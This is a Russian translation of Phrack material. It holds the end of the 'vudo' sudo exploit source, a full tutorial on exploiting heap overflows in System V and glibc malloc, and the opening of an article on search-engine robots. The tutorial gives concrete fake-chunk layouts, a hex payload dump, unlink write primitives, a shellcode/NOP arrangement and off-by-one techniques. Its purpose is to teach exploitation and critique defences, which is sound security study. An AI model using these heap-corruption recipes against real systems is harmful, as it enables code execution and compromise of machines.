        return( -1 );
    }

    /* vudo.execve_envp */
    vudo.execve_envp = vudo_execve_envp( &vudo );
    if ( vudo.execve_envp == NULL ) {
        return( -1 );
    }

    /* execve */
    execve( (vudo.execve_argv)[0], vudo.execve_argv, vudo.execve_envp );
    return( -1 );
}
```

---

5 - Благодарности

Спасибо Тодду Миллеру за захватывающую уязвимость, Крису Уилсону за её обнаружение, Дагу Ли за превосходный аллокатор и Solar Designer за технику `unlink()`.

Спасибо Synnergy за неоценимую поддержку, различные операционные системы и огромное терпение... спасибо за всё. Спасибо VIA (и особенно BBP и Kaliban) и группе eXperts (и особенно Fred и Nico) за тщательное (мучительное? :) перечитывание.

Спасибо движению antiSecurity (и особенно JimJones и Portal) за интересные дискуссии о проблемах раскрытия информации. Спасибо MasterSecuritY, поскольку мой мозг работал бессознательно над уязвимостью Sudo в рабочее время :)

Спасибо Phrack за профессиональную работу и привет superluck ;)

---

6 - Заключение

```
I stand up next to a mountain and chop it down with the edge of my hand.
-- Jimi Hendrix (Voodoo Chile (slight return))

The voodoo, who do, what you don't dare do people.
-- The Prodigy (Voodoo People)

I do Voodoo, but not on You
-- efnet.vuurwerk.nl
```

Однажды в free()...

Автор: anonymous

В Unix-системах, а впоследствии и в стандартной библиотеке C, существуют функции для динамического управления переменными объёмами памяти. Они позволяют программам запрашивать у системы блоки памяти в ходе выполнения. Операционная система предоставляет лишь грубый системный вызов `brk`, изменяющий размер большого блока памяти — так называемой кучи.

Поверх этого системного вызова располагается интерфейс malloc, который является промежуточным слоем между приложением и системным вызовом. Он умеет динамически разбивать большой единый блок на мелкие фрагменты, освобождать их по запросу приложения и при этом бороться с фрагментацией. Интерфейс malloc можно сравнить с линейной файловой системой на большом, но динамически изменяемом сыром устройстве.

Перед интерфейсом malloc стоит несколько задач проектирования:

• стабильность
• производительность
• отсутствие фрагментации
• минимальные накладные расходы по памяти

Существует лишь несколько распространённых реализаций malloc. Наиболее известны: реализация System V от AT&T, реализация GNU C Library и аналогичный malloc-интерфейс в операционных системах Microsoft (RtlHeap*).

Вот таблица алгоритмов и использующих их операционных систем:

```
Algorithm               | Operating System
------------------------+-------------------------------------------------
BSD kingsley            | 4.4BSD, AIX (compatibility), Ultrix
BSD phk                 | BSDI, FreeBSD, OpenBSD
GNU Lib C (Doug Lea)    | Hurd, Linux
System V AT&T           | Solaris, IRIX
Yorktown                | AIX (default)
RtlHeap*                | Microsoft Windows *
------------------------+-------------------------------------------------
```

Примечательно, что большинство реализаций malloc легко переносимы и не зависят от архитектуры. Большинство из них просто строят интерфейс поверх системного вызова `brk`, и это поведение можно изменить через `#define`. Все встреченные мной реализации написаны на ANSI C и выполняют минимальные проверки корректности — или не выполняют их вовсе. В большинстве из них есть специальный флаг компиляции, включающий утверждения и дополнительные проверки, которые по умолчанию отключены в финальных сборках из соображений производительности. Некоторые реализации предлагают дополнительные проверки надёжности для обнаружения переполнений буфера — они предназначены для выявления ошибок в процессе разработки, но не для противодействия эксплуатации в финальных релизах.

Хранение управляющей информации «вместе с данными»

Большинство реализаций malloc объединяет поведение по хранению собственной управляющей информации — списков занятых и свободных блоков, размеров блоков памяти и прочих данных — непосредственно в пространстве кучи. Поскольку вся концепция malloc/free основана на

динамических потребностях приложения, управляющая информация сама занимает переменный объём данных. По этой причине реализация, как правило, не может просто зарезервировать некоторое количество памяти для собственных нужд, а хранит управляющую информацию «в полосе данных» — прямо перед блоками памяти, выделенными приложению, и после них.

Некоторые приложения запрашивают блок памяти через интерфейс malloc, который впоследствии оказывается уязвимым к переполнению буфера. Таким образом, данные за пределами блока могут быть изменены, и управляющие структуры malloc могут оказаться скомпрометированы. Впервые это было продемонстрировано в эксплойте Solar Designer'a [1].

Суть атаки на переполнение буфера в malloc-выделенном буфере состоит в изменении этой управляющей информации таким образом, чтобы в дальнейшем стала возможна произвольная перезапись памяти. Так можно перезаписать указатели в записываемой памяти процесса — и тем самым модифицировать адреса возврата, таблицы связей или данные прикладного уровня.

Чтобы провести такую атаку, необходимо глубоко разобраться во внутреннем устройстве целевой реализации. В этой статье рассматриваются широко применяемая GNU C Library и реализация System V, а также методы получения контроля над процессом через переполнения буферов в malloc-выделенных областях памяти в системах Linux, Solaris и IRIX.

Реализация malloc в System V

IRIX и Solaris используют реализацию, основанную на самонастраивающихся бинарных деревьях. Теоретическая основа этой реализации описана в [2].

Базовая идея состоит в хранении списков одинаково размерных фрагментов malloc в бинарном дереве. Если выделить два фрагмента одного размера, они окажутся в одном узле и в одном списке этого узла. Дерево упорядочено по размеру элементов.

Структура TREE

Определение структуры TREE находится в `mallint.h` вместе с удобными макросами для доступа к её полям. Файл `mallint.h` можно найти в дистрибутиве исходных кодов операционной системы Solaris [4]. Хотя я не могу подтвердить, что IRIX основан на тех же исходниках, ряд сходств указывает на это. Интерфейс malloc внутренне создаёт одинаковую разметку памяти и функции, за исключением некоторых выравниваний по 64 бита. Исходники Solaris вполне подходят и для написания эксплойтов под IRIX.

Чтобы каждый элемент дерева мог использоваться для разных целей, избегая накладных расходов и обеспечивая выравнивание, каждый элемент структуры TREE определён как объединение:

```
/* the proto-word; size must be ALIGN bytes */
typedef union _w_ {
□size_t□□w_i;□□/* an unsigned int */
□struct _t_□*w_p;□□/* a pointer */
□char□□w_a[ALIGN];□/* to force size */
} WORD;
```

Центральное определение структуры TREE:

```
/* structure of a node in the free tree */
typedef struct _t_ {
□WORD□t_s;□/* size of this element */
□WORD□t_p;□/* parent node */
□WORD□t_l;□/* left child */
□WORD□t_r;□/* right child */
```

```
□WORD□t_n;□/* next in link list */
□WORD□t_d;□/* dummy to reserve space for self-pointer */
} TREE;
```

Поле `t_s` заголовка блока содержит округлённое вверх значение размера, запрошенного пользователем при вызове malloc. Поскольку этот размер всегда округляется до границы слова, как минимум два младших бита поля `t_s` всегда будут неиспользованными — в обычных условиях они были бы равны нулю. Вместо того чтобы быть нулями, они игнорируются во всех операциях, связанных с размером, и используются как флаговые биты.

Из исходника `malloc.c`:

```
BIT0: 1 — блок занят (используется), 0 — свободен.

BIT1: если блок занят, этот бит равен 1, если предшествующий блок
      в непрерывной памяти свободен. Во всех остальных случаях равен 0.
```

Макросы доступа к TREE:

```
/* usable # of bytes in the block */
#define□SIZE(b)□□(((b)->t_s).w_i)

/* free tree pointers */
#define□PARENT(b)□(((b)->t_p).w_p)
#define□LEFT(b)□□(((b)->t_l).w_p)
#define□RIGHT(b)□(((b)->t_r).w_p)

/* forward link in lists of small blocks */
#define□AFTER(b)□(((b)->t_p).w_p)

/* forward and backward links for lists in the tree */
#define□LINKFOR(b)□(((b)->t_n).w_p)
#define□LINKBAK(b)□(((b)->t_p).w_p)
```

Для всех операций выделения памяти применяется определённое выравнивание и минимальный размер:

```
#define□WORDSIZE□(sizeof (WORD))
#define□MINSIZE□□(sizeof (TREE) - sizeof (WORD))
#define□ROUND(s)□if (s % WORDSIZE) s += (WORDSIZE - (s % WORDSIZE))
```

Структура TREE является центральным элементом каждого выделенного блока. В обычном состоянии используются только поля `t_s` и `t_p`, а пользовательские данные хранятся начиная с `t_l`. После освобождения узла картина меняется: данные повторно используются для более эффективного управления свободными элементами. Блок представляет собой элемент splay-дерева. По мере освобождения всё большего числа блоков реализация malloc пытается объединять соседние свободные блоки. Одновременно в «подвешенном» свободном состоянии может находиться не более FREESIZE (по умолчанию 32) блоков — все они хранятся в массиве `flist`. Если вызов free происходит при уже заполненном списке, старый элемент на его месте вытесняется и передаётся в `realfree`. Освободившееся место занимает вновь освобождённый элемент.

Это сделано для ускорения работы и предотвращения дефрагментации в случаях, когда подряд выполняется большое количество вызовов free. Реальный процесс объединения выполняется функцией `realfree`. Она вставляет блок в центральное дерево, начинающееся с указателя `Root`. Дерево упорядочено по размеру элементов и является самобалансирующимся — так называемым «splay-деревом», в котором элементы перемещаются особым образом для ускорения поиска (см. google.com «splay tree»). Здесь это не столь важно, однако следует помнить, что свободные блоки существуют в двух состояниях: одни находятся в массиве `flist`, другие — в дереве свободных элементов, начинающемся с `Root`.

Для выделения небольших блоков памяти размером менее 40 байт существуют специальные управляющие процедуры. Они здесь не рассматриваются, но основная идея заключается в

ведении отдельных списков для каждого кратного размера слова ниже 40, без использования дерева.

Существует несколько способов проэксплуатировать переполнение буфера в malloc, однако ниже описан метод, работающий как против IRIX, так и против Solaris.

При вызове `realfree` для блока проверяется, находятся ли соседние блоки уже в дереве `realfree`. Если да — достаточно логически объединить два блока и скорректировать их позицию в дереве, поскольку размер изменился.

Процесс объединения предполагает изменение указателей в дереве, узлами которого являются сами заголовки блоков. В них хранятся указатели на другие элементы дерева. Если мы можем перезаписать их, возможно, удастся модифицировать операцию объединения блоков.

Вот как это выглядит в `malloc.c` (адаптировано для демонстрации нужного фрагмента):

```
static void
realfree(void *old)
{
□TREE□*tp, *sp, *np;
□size_t□ts, size;

□/* pointer to the block */
□tp = BLOCK(old);
□ts = SIZE(tp);
□if (!ISBIT0(ts))
□□return;
□CLRBITS01(SIZE(tp));

□/* see if coalescing with next block is warranted */
□np = NEXT(tp);
□if (!ISBIT0(SIZE(np))) {
□□if (np != Bottom)
□□□t_delete(np);
□□SIZE(tp) += SIZE(np) + WORDSIZE;
□}
```

Вспомним: NEXT указывает на блок, следующий непосредственно за текущим. Таким образом, разметка памяти выглядит так:

```
            tp                old               np
            |                 |                 |
            [chunk A header] [chunk A data] | [chunk B or free ....]
                                            |
                                            chunk boundary
```

В обычной ситуации приложение выделяет некоторое пространство и получает от malloc указатель `old`. Затем оно допускает ошибку, позволяющую переполнение буфера блока данных. Мы пересекаем границу блока путём переполнения и попадаем в данные, расположенные за ней, — либо свободную область, либо другой занятый блок.

```
□np = NEXT(tp);
```

Поскольку мы можем переполнять только данные за указателем `old`, мы не можем изменить заголовок собственного блока. Следовательно, мы никак не влияем на указатель `np` — он всегда указывает на границу блока.

Затем выполняется проверка возможности объединения вперёд — нашего блока и блока, стоящего за ним. Напомним, что мы контролируем блок справа от нас.

```
□if (!ISBIT0(SIZE(np))) {
□□if (np != Bottom)
□□□t_delete(np);
□□SIZE(tp) += SIZE(np) + WORDSIZE;
□}
```

BIT0 равен нулю, если блок свободен и находится в дереве свободных элементов. Если он свободен и не является последним блоком — специальным блоком `Bottom` — он удаляется из дерева. Затем размеры обоих блоков складываются, и далее по коду функции `realfree` переразмеренный блок повторно вставляется в дерево.

Важное условие: переполненный блок не должен быть последним блоком в пространстве malloc:

```
1. Переполненный блок не должен быть последним блоком.
```

Вот как работает функция `t_delete`:

```
static void
t_delete(TREE *op)
{
□TREE□*tp, *sp, *gp;

□/* if this is a non-tree node */
□if (ISNOTREE(op)) {
□□tp = LINKBAK(op);
□□if ((sp = LINKFOR(op)) != NULL)
□□□LINKBAK(sp) = tp;
□□LINKFOR(tp) = sp;
□□return;
□}
```

Существуют и другие случаи, но этот — наиболее простой для эксплуатации. Поскольку я уже устал от этого, объясню только его. Остальные очень похожи (смотрите `malloc.c`).

`ISNOTREE` сравнивает поле `t_l` структуры TREE с -1. Значение -1 — специальный маркер для узлов, не входящих в дерево: они используются как двусвязный список, но это не принципиально.

Итак, первое условие, которому мы должны удовлетворить:

```
2. fake->t_l = -1;
```

Теперь выполняется разлинковка между FOR (`t_n`) и BAK (`t_p`), которую можно записать так:

```
□t1 = fake->t_p
□t2 = fake->t_n
□t2->t_p = t1
□t1->t_n = t2
```

Что в виде псевдо-сырых присваиваний, происходящих одновременно, выглядит так:

```
□[t_n + (1 * sizeof (WORD))] = t_p
□[t_p + (4 * sizeof (WORD))] = t_n
```

Таким образом, мы можем одновременно записать по произвольным адресам вместе с корректными адресами. Выберем следующее:

```
□t_p = retloc - 4 * sizeof (WORD)
□t_n = retaddr
```

Тогда `retloc` будет перезаписан значением `retaddr`, а `*(retaddr + 8)` — значением `retloc`. Если по адресу `retaddr` находится код, там должен быть небольшой прыжок через байты 8–11, чтобы не исполнять этот адрес как код. Кроме того, адреса можно поменять местами, если это лучше подходит для ситуации.

В итоге наш буфер перезаписи выглядит так:

```
    | <t_s> <t_p> <t_l> <j: t_r> <t_n> <j: t_d>
    |
    chunk boundary
```

Где: `t_s` = небольшой размер с обнулёнными двумя младшими битами
`t_p` = `retloc - 4 * sizeof (WORD)`
`t_l` = -1

`t_r` = мусор
`t_n` = `retaddr`
`t_d` = мусор

Заметим, что хотя все данные хранятся как 32-битные указатели, каждый элемент структуры занимает восемь байт — из-за объединения WORD, которое требует для каждого элемента не менее ALIGN байт. ALIGN по умолчанию определён равным восьми.

Таким образом, реальный буфер переполнения за границей блока может выглядеть так:

```
ff ff ff f0 41 41 41 41  ef ff fc e0 41 41 41 41  | ....AAAA....AAAA
ff ff ff ff 41 41 41 41  41 41 41 41 41 41 41 41  | ....AAAAAAAAAAAA
ef ff fc a8 41 41 41 41  41 41 41 41 41 41 41 41  | ....AAAAAAAAAAAA
```

Все символы 'A' можно задать произвольно. Поле `t_s` заменено небольшим отрицательным числом во избежание нулевых байт. Если нулевые байты всё же необходимы, используйте их по минимуму — иначе функция `realfree` упадёт позже.

Приведённый выше буфер приведёт к следующему:

```
[0xeffffce0 + 32] = 0xeffffca8
[0xeffffca8 +  8] = 0xeffffce0
```

Более подробное объяснение см. в примере кода (`mxp.c`).

Подводя итог по эксплуатации переполнения буфера malloc на IRIX или Solaris:

```
1. Создайте поддельный блок за тем, который вы переполняете.
2. Поддельный блок объединяется с переполненным при передаче в realfree.
3. Чтобы он попал в realfree, нужно снова вызвать malloc() или
   выполнить множество последовательных вызовов free().
4. Переполненный блок не должен быть последним (стоящим перед Bottom).
5. Перед шелл-кодом/NOP-пространством добавьте прыжки вперёд, чтобы
   не исполнять неизбежный адрес разлинковки как код.
6. Через процедуры t_splay также возможны подобные атаки — если
   описанный метод не подходит (например, нельзя писать байты 0xff),
   используйте исходники, Люк.
```

Существует множество других способов проэксплуатировать управление памятью System V malloc — значительно больше, чем в реализации GNU. Это следствие динамической структуры дерева, которая порой затрудняет понимание. Если вы дочитали до этого места, уверен, что вы сами найдёте способы эксплуатировать переполнения буферов malloc.

Реализация GNU C Library

GNU C Library хранит информацию о фрагментах памяти, запрошенных приложением, в так называемых «блоках» (chunks). Они выглядят следующим образом (адаптировано из `malloc.c`):

```
             +---------------------------------+
     chunk -> | prev_size                       |
             +---------------------------------+
             | size                            |
             +---------------------------------+
       mem -> | data                            |
             : ...                             :
             +---------------------------------+
 nextchunk -> | prev_size ...                   |
             :                                 :
```

Здесь `mem` — это указатель, возвращаемый функцией `malloc()`. Таким образом, при вызове:

```
unsigned char *□mem = malloc (16);
```

`mem` равен указателю, показанному на схеме, а `(mem - 8)` равен указателю `chunk`.

Поле `prev_size` выполняет особую функцию: если предшествующий блок не используется (был освобождён), оно содержит длину этого блока. В противном случае — когда предшествующий блок занят — `prev_size` является частью его поля `data`, экономя таким образом четыре байта.

Поле `size` имеет особый смысл. Как и следует ожидать, оно содержит длину текущего блока памяти, то есть секции данных. При вызове `malloc()` к переданному размеру прибавляется четыре, после чего результат выравнивается вверх до ближайшей границы двойного слова. Таким образом, `malloc(7)` становится `malloc(16)`, а `malloc(20)` — `malloc(32)`. Для `malloc(0)` будет выделено `malloc(8)`. Причина этого поведения будет объяснена ниже.

Поскольку такое выравнивание означает, что три младших бита всегда равны нулю и не используются для хранения реальной длины, они задействованы иначе — для обозначения специальных атрибутов блока. Младший бит, называемый `PREV_INUSE`, указывает, занят ли предшествующий блок. Он устанавливается, если следующий блок используется. Второй по значимости бит устанавливается, если область памяти получена через `mmap` — особый случай, который мы не рассматриваем. Третий младший бит не используется.

Чтобы определить, занят ли текущий блок, необходимо проверить бит `PREV_INUSE` в поле `size` следующего блока.

При вызове `free(mem)` выполняется ряд проверок и память освобождается. Если соседние блоки тоже свободны (проверяется по флагу `PREV_INUSE`), они объединяются, чтобы число повторно используемых блоков оставалось малым, а их размеры — как можно большими. Если объединение невозможно, у следующего блока сбрасывается бит `PREV_INUSE`, и сам блок немного меняет вид:

```
            +---------------------------------+
chunk ->    | prev_size                       |
            +---------------------------------+
            | size                            |
            +---------------------------------+
  mem ->    | fd                              |
            +---------------------------------+
            | bk                              |
            +---------------------------------+
            | (old memory, can be zero bytes) |
            :                                 :

nextchunk -> | prev_size ...                  |
            :                                 :
```

Видно, что там, где раньше хранились наши данные (по указателю `mem`), теперь находятся два новых значения. Эти два значения — `fd` и `bk` (forward и backward, то есть вперёд и назад) — являются указателями. Они указывают в двусвязный список неконсолидированных свободных блоков памяти. При каждом новом вызове free список проверяется, и возможные неконсолидированные блоки объединяются. Время от времени вся память дефрагментируется для освобождения пространства.

Поскольку размер malloc всегда не менее 8 байт, для обоих указателей места достаточно. Если за указателем `bk` остаются старые данные, они не используются до повторного выделения этого блока.

Интересная особенность этого механизма управления состоит в том, что вся внутренняя информация хранится в полосе данных — явная проблема смешения каналов (так же, как команды форматной строки внутри самой строки, управляющие символы в уязвимых телефонных линиях, адреса возврата в памяти стека и т.д.).

Поскольку мы можем перезаписать эту внутреннюю управляющую информацию при переполнении malloc-выделенной области, рассмотрим, как она обрабатывается впоследствии. Поскольку в любой нормальной программе каждая malloc-выделенная область в конечном счёте

освобождается, рассмотрим `free` — обёртку над `chunk_free()` внутри `malloc.c` (немного упрощено, убраны `#ifdef`):

```
static void
chunk_free(arena *ar_ptr, mchunkptr p)
{
  size_t     hd = p->size; /* its head field */
  size_t     sz;           /* its size */
  int        idx;          /* its bin index */
  mchunkptr  next;         /* next contiguous chunk */
  size_t     nextsz;       /* its size */
  size_t     prevsz;       /* size of previous contiguous chunk */
  mchunkptr  bck;          /* misc temp for linking */
  mchunkptr  fwd;          /* misc temp for linking */
  int        islr;         /* track whether merging with last_remainder */

  check_inuse_chunk(ar_ptr, p);

  sz = hd & ~PREV_INUSE;
  next = chunk_at_offset(p, sz);
  nextsz = chunksize(next);
```

Поскольку управление malloc хранит блоки в специальных структурах — «аренах» (arenas), — теперь проверяется, граничит ли текущий освобождаемый блок непосредственно с «вершинным» (top) блоком — особым блоком. Вершинный блок — это всегда самый верхний доступный блок памяти в арене, он является границей доступной памяти. Весь блок `if` не представляет интереса для типичных переполнений буферов в пространстве malloc.

```
  if (next == top(ar_ptr))                        /* merge with top */
  {
    sz += nextsz;

    if (!(hd & PREV_INUSE))                    /* consolidate backward */
    {
      prevsz = p->prev_size;
      p = chunk_at_offset(p, -(long)prevsz);
      sz += prevsz;
      unlink(p, bck, fwd);
    }

    set_head(p, sz | PREV_INUSE);
    top(ar_ptr) = p;

      if ((unsigned long)(sz) >= (unsigned long)trim_threshold)
        main_trim(top_pad);
    return;
  }
```

Теперь в поле `size` текущего блока проверяется, свободен ли предыдущий блок (проверка флага `PREV_INUSE`). Если да — оба блока объединяются.

```
  islr = 0;

  if (!(hd & PREV_INUSE))                    /* consolidate backward */
  {
    prevsz = p->prev_size;
    p = chunk_at_offset(p, -(long)prevsz);
    sz += prevsz;

    if (p->fd == last_remainder(ar_ptr))     /* keep as last_remainder */
      islr = 1;
    else
      unlink(p, bck, fwd);
  }
```

Затем то же самое выполняется в обратном направлении. Проверяется, свободен ли блок перед текущим (проверка флага `PREV_INUSE` в поле size двух блоков вперёд). Если да — этот блок также объединяется с текущим.

```
  if (!(inuse_bit_at_offset(next, nextsz)))   /* consolidate forward */
  {
    sz += nextsz;

    if (!islr && next->fd == last_remainder(ar_ptr))
                                            /* re-insert last_remainder */
    {
      islr = 1;
      link_last_remainder(ar_ptr, p);
    }
    else
      unlink(next, bck, fwd);

    next = chunk_at_offset(p, sz);
  }
  else
    set_head(next, nextsz);                 /* clear inuse bit */

  set_head(p, sz | PREV_INUSE);
  next->prev_size = sz;
  if (!islr)
    frontlink(ar_ptr, p, sz, idx, bck, fwd);
}
```

Как показал Solar Designer, с помощью макроса `unlink` можно перезаписывать произвольные ячейки памяти. Вот как это делается.

Типичная ситуация с переполнением буфера:

```
mem = malloc (24);
gets (mem);
...
free (mem);
```

В этом случае malloc-блок выглядит так:

```
[ prev_size ] [ size P] [ 24 bytes ... ] (next chunk from now)
       [ prev_size ] [ size P] [ fd ] [ bk ] or [ data ... ]
```

Как видно, следующий блок граничит непосредственно с нашим переполняемым блоком. Мы можем перезаписать всё за областью данных нашего блока, включая заголовок следующего блока.

Если внимательнее посмотреть на конец функции `chunk_free`, видим следующий код:

```
  if (!(inuse_bit_at_offset(next, nextsz)))   /* consolidate forward */
  {
    sz += nextsz;

    if (!islr && next->fd == last_remainder(ar_ptr))
                                            /* re-insert last_remainder */
    {
      islr = 1;
      link_last_remainder(ar_ptr, p);
    }
    else
      unlink(next, bck, fwd);

    next = chunk_at_offset(p, sz);
  }
```

Макрос `inuse_bit_at_offset` определён в начале `malloc.c`:

```
#define inuse_bit_at_offset(p, s)\
 (((mchunkptr)(((char*)(p)) + (s)))->size & PREV_INUSE)
```

Поскольку мы контролируем заголовок «следующего» блока, мы можем активировать весь блок `if` по своему усмотрению. Внутренний оператор `if` не представляет интереса, если только наш блок не граничит с вершинным. Если мы инициируем срабатывание внешнего условия `if`, будет вызван макрос `unlink`:

```
#define unlink(P, BK, FD)                                                    \
{                                                                            \
  BK = P->bk;                                                                \
  FD = P->fd;                                                                \
  FD->bk = BK;                                                               \
  BK->fd = FD;                                                               \
}
```

`unlink` вызывается с указателем на свободный блок и двумя временными переменными-указателями `bck` и `fwd`. Для заголовка «следующего» блока он выполняет следующее:

```
*(next->fd + 12) = next->bk
*(next->bk + 8) = next->fd
```

Они не меняются местами, но указатели `fd` и `bk` указывают на другие блоки. Эти два блока связываются между собой, исключая текущий блок из таблицы.

Таким образом, для эксплуатации переполнения буфера на основе malloc нам нужно записать поддельный заголовок в следующий блок, а затем дождаться освобождения нашего блока.

```
[buffer .... ] | [ prev_size ] [ size ] [ fd ] [ bk ]
```

`|` — граница блока.

Значения `prev_size` и `size` не принципиальны, однако необходимо соблюсти ряд условий:

```
a) Младший бит поля 'size' должен быть равен нулю.
b) Как 'prev_size', так и 'size' должны безопасно складываться с читаемым
   указателем. Используйте либо очень маленькие значения (до нескольких тысяч),
   либо — чтобы избежать нулевых байт — большие значения вроде 0xfffffffc.
c) По адресу (chunk_boundary + size + 4) младший бит должен быть равен нулю
   (значение 0xfffffffc вполне подойдёт).
```

`fd` и `bk` можно задать следующим образом (как в эксплойте Netscape от Solar Designer):

```
fd = retloc - 12
bk = retaddr
```

Но имейте в виду, что происходит запись по адресу `(retaddr + 8)`, и содержимое там будет уничтожено. Это можно обойти с помощью простого `\xeb\x0c` по адресу `retaddr`, что обеспечит прыжок на двенадцать байт вперёд, минуя испорченные данные.

В итоге эксплуатация достаточно прямолинейна:

```
<jmp-ahead, 2> <6> <4 bogus> <nop> <shellcode> |
        \xff\xff\xff\xfc \xff\xff\xff\xfc <retloc - 12> <retaddr>
```

Где `|` — граница блока (именно отсюда начинается переполнение). Два последующих отрицательных числа нужны для прохождения нескольких проверок в `free()` и для избежания нулевых байт. Затем корректно закодированный адрес `(retloc - 12)` и адрес возврата, который вернёт управление на `jmp-ahead`. Буфер перед `|` такой же, как и в любом x86-эксплойте, за исключением первых 12 байт — нужно учитывать дополнительную операцию записи, выполняемую макросом `unlink`.

Off-by-one / Off-by-five

Можно перезаписывать произвольные указатели даже в тех случаях, когда переполнение составляет лишь пять байт или — в особых ситуациях — один байт. При пятибайтовом переполнении разметка памяти должна выглядеть так:

```
[chunk a] [chunk b]
```

Где блок a находится под вашим контролем и допускает переполнение, а блок b уже выделен на момент переполнения. Перезаписав первые пять байт блока b, мы затираем поле `prev_size` его заголовка и младший байт поля `size`. Теперь при освобождении блока b срабатывает обратная консолидация, поскольку в `size` сброшен флаг `PREV_INUSE` (см. ниже). Если задать небольшое значение `prev_size` — меньше размера блока a — создаётся поддельная структура блока:

```
[chunk a ... fakechunk ...] [chunk b]
            |
            p
```

Где `prev_size` блока b относительно отрицательно указывает на поддельный блок. Эксплуатируемый через эту конфигурацию код уже рассматривался выше:

```
if (!(hd & PREV_INUSE))                    /* consolidate backward */
{
  prevsz = p->prev_size;
  p = chunk_at_offset(p, -(long)prevsz);
  sz += prevsz;

  if (p->fd == last_remainder(ar_ptr))     /* keep as last_remainder */
    islr = 1;
  else
    unlink(p, bck, fwd);
}
```

`hd` — это поле `size` блока b. Перезаписав его, мы сбрасываем два младших бита, из-за чего `PREV_INUSE` обнуляется и условие `if` выполняется (нулевого байта для этого достаточно). В последующих инструкциях указатель `p`, изначально указывавший на блок b, перемещается на наш поддельный блок. Затем вызывается макрос `unlink`, и мы можем перезаписывать указатели как обычно. Здесь мы используем обратную консолидацию, тогда как в предыдущем описании применялась прямая. Запутано? Не беспокойтесь о деталях при эксплуатации переполнений malloc — они прояснятся по мере более широкого понимания функций malloc.

Отличный обзор и описание реализации malloc в GNU C Library можно найти в справочном руководстве по GNU C Library [3]. Оно достойно прочтения и в части, не связанной с malloc.

Возможные препятствия и как с ними справиться

Как и в случае с любой новой техникой эксплуатации, найдутся люди, убеждённые, что у них есть «идеальное» решение — в голове или в виде патча к функциям malloc. Такие люди — нередко никогда не написавшие ни одного эксплойта — создают ложное чувство безопасности. Хочу сказать несколько слов об этих подходах и о том, почему они, как правило, не работают.

Существует три стадии на стороне хоста, на которых можно предотвратить компрометацию в результате переполнения буфера:

1. Стадия уязвимости/переполнения

Именно здесь происходит реальное переполнение, перезапись данных. Если это место известно, источник проблемы можно устранить (на уровне исходного кода). Однако большинство подходов исходят из того, что это место неизвестно, и потому проблему нельзя исправить немедленно.

2. Стадия активации

После переполнения часть данных приложения повреждена. Не важно, что именно — кадр стека, запись управления malloc или статические данные за буфером. Процесс продолжает выполнять собственный путь кода, перезаписанные данные всё ещё пассивны. Эта стадия охватывает всё, что происходит после самого переполнения и до захвата управления выполнением. Здесь сосредоточены естественные, не искусственно введённые препятствия для атакующего — код,

который необходимо пройти определённым образом.

3. Стадия захвата

Это всё, что происходит после того, как управление перенаправлено с исходного пути выполнения. На этой стадии выполняется NOP-пространство и шелл-код, реальных препятствий для эксплуатации уже нет.

Большинство патчей «non-exec stack» и «non-exec heap» пытаются перехватить переход со второй стадии на третью — момент захвата выполнения, — тогда как некоторые проприетарные системы проверяют источник системного вызова из пространства ядра. Они не запрещают выполнение кода таким способом — они пытаются ограничить то, какой код может быть выполнен.

Системы, допускающие перенаправление выполнения как таковое, фундаментально уязвимы. Они пытаются ограничить эксплуатацию методом чёрного списка, затыкая возможные места назначения. Но если вы можете выполнять легитимный код в пространстве процесса, этого почти всегда достаточно для его полной компрометации.

Теперь о более сложных защитных механизмах, пытающихся перехватить атаку на стадии два. К ним относятся — в числе прочего — libsafe, StackGuard, FormatGuard и различные патчи на уровне компилятора или библиотек. Как правило, они требуют перекомпиляции или перелинковки существующего кода для внедрения своих «мер» безопасности: канареечных значений, барьеров из контрольных байт, а также переупорядочивания данных и расширенных проверок корректности перед потенциально опасными операциями. Хотя проверки корректности в целом — это хорошая политика безопасности, они не могут исправить то, что было сломано ещё до них. Каждая из таких защит предполагает некую конкретную ситуацию с ошибкой в программе и пытается предсказать результат действий атакующего, устанавливая ловушки, которые тот, по предположению, обязан или вынужден задействовать. Это происходит до того, как ваш контроль стал активным, поэтому повлиять на это можно лишь выбором входных данных. Такие защиты, конечно, значительно надёжнее систем, контролирующих лишь третью стадию, — однако способы их обойти существуют. Ряд таких методов уже обсуждался ранее, поэтому я не буду углубляться в детали. Вместо этого кратко остановлюсь на защите, которую уже вижу на горизонте под названием «MallocGuard».

Подобная защита вряд ли существенно изменит механизм управления блоками malloc, поскольку текущий код доказал свою эффективность. Функция malloc играет ключевую роль в общей производительности системы, поэтому здесь нельзя вольничать. Такая защита может ввести лишь несколько дополнительных проверок — она не в состоянии проверять полную согласованность при каждом вызове `malloc()`. И именно здесь её слабость: стоит захватить управление над одним блоком управляющей информации malloc, и можно захватить управление над другими блоками. Поскольку блоки обходятся либо по хранимым указателям (SysV), либо по хранимым длинам (GlibC), можно «создавать» новые блоки. Проверка корректности в худшем случае должна предполагать несогласованность всех блоков и обходить их все. Но это съест слишком много производительности, поэтому обнаружить переполнения malloc без потери производительности попросту невозможно. Значит, «MallocGuard» либо не появится, либо окажется бесполезной защитой — в традиции бесполезных псевдозащит. Как говорит один мой знакомый: «на любую защиту найдётся антизащита».

Благодарности

Хочу поблагодарить всех вычитчиков и редакторов. За крайне необходимые исправления благодарю MaXX, написавшего более подробную статью о malloc в GNU C Library в этом выпуске Phrack, — уважение ему! :)

Ссылки


```
  [1] Solar Designer,
      http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt
  [2] DD Sleator, RE Tarjan, "Self-Adjusting Binary Trees", 1985,
      http://www.acm.org/pubs/citations/journals/jacm/1985-32-3/p652-sleator/
      http://www.math.tau.ac.il/~haimk/adv-ds-2000/sleator-tarjan-splay.pdf
  [3] The GNU C Library
      http://www.gnu.org/manual/glibc-2.2.3/html_node/libc_toc.html
  [4] Solaris 8 Foundation Source Program
      http://www.sun.com/software/solaris/source/
```

|=[EOF]=----------

Against the System: Rise of the Robots

Автор: Michal Zalewski <lcamtuf@bos.bindview.com>

---

[1] Введение

> *«[...] большое различие между вебом и традиционными хорошо контролируемыми коллекциями заключается в том, что в вебе практически нет никакого контроля над тем, что люди могут на нём публиковать. Соедините эту свободу публикации с огромным влиянием поисковых систем на маршрутизацию трафика — и компании, намеренно манипулирующие поисковиками ради прибыли, превращаются в серьёзную проблему.»*
> *— Сергей Брин, Лоуренс Пейдж (см. список литературы, [A])*

